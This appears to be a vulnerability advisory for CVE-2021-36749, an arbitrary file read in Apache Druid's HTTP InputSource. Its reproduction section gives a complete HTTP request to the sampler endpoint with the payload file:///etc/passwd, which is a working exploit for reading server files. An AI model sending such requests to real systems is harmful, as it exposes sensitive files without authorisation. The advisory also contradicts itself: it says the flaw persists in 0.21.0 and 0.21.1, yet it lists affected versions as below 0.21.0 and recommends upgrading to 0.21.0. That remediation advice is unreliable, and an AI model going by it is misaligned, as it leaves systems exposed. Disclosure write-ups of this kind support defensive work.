Apache Druid LoadData Arbitrary File Read Vulnerability CVE-2021-36749
Apache Druid’s HTTP InputSource allows authenticated users to read files from other sources, including the local file system, with the privileges of the Druid server process, potentially bypassing application-level restrictions.
Read in Chinese→Apache Druid LoadData Arbitrary File Read Vulnerability CVE-2021-36749
0x01 Vulnerability Overview
In Druid, an InputSource is used to read data from a particular data source. However, the HTTP InputSource allows authenticated users to read data from other sources, such as the local file system, with the privileges of the Druid server process.
This does not constitute privilege escalation when users access Druid directly because Druid also provides a Local InputSource that permits the same level of access. However, it becomes problematic when users interact with Druid indirectly through an application that allows them to specify an HTTP InputSource but not a Local InputSource.
In this scenario, users can bypass application-level restrictions by passing a file URL to the HTTP InputSource. This issue was previously mentioned and was reported as fixed in version 0.21.0 under CVE-2021-26920, but it was not fixed in either 0.21.0 or 0.21.1.
0x02 Affected Versions
Affected versions: Apache Druid < 0.21.0
0x03 Vulnerability Reproduction

Insert the payload into URLS
file:///etc/passwd
Complete Request Packet
POST /druid/indexer/v1/sampler?for=connect HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 423
Origin: http://127.0.0.1:8888
Connection: close
Referer: http://127.0.0.1:8888/unified-console.html

{"type":"index","spec":{"type":"index","ioConfig":{"type":"index","inputSource":{"type":"http","uris":["file:///etc/passwd"]},"inputFormat":{"type":"regex","pattern":"(.*)","columns":["raw"]}},"dataSchema":{"dataSource":"sample","timestampSpec":{"column":"!!!_no_such_column_!!!","missingValue":"1970-01-01T00:00:00Z"},"dimensionsSpec":{}},"tuningConfig":{"type":"index"}},"samplerConfig":{"numRows":500,"timeoutMs":15000}}
0x04 Remediation
Upgrade to version 0.21.0 or later.